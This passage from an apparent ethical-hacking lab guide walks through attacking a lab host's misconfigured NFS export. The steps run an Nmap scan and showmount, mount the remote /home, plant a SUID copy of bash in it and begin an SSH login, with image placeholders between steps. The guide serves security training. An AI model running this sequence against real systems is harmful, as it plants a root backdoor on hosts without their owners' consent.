
13. In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan.



14. We can see that the port **2049** is open and nfs service is running on it.
15. In the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

    Note: In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


    Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.



16. Now, type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine.

    Note: If you receive **clnt_create: RPC: Program not registered** error, switch to **Ubuntu** machine:


    - Restart the Ubuntu machine.
    - After reboot, restart the nfs services by typing **sudo /etc/init.d/nfs-kernel-server restart** in Ubuntu machine and press **Enter** in the terminal.
    - Switch to the **Parrot Security** machine and run step **16** again.



17. We can see that the home directory is mountable.
18. Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.
19. Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.


20. Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder.
21. Type **sudo cp /bin/bash .** in the terminal and press **Enter**.
22. In the terminal, type **sudo chmod +s bash** and press **Enter**.
23. Type **ls -la bash** and press **Enter**.

24. To get the amount of free disk available type **sudo df -h** and press **Enter**.




25. Now we will try to login into target machine using ssh. Type **ssh -l ubuntu 10.10.1.9** and press **Enter**.

26. In the **Are you sure you want to continue connecting** field type **yes** and press **Enter**.



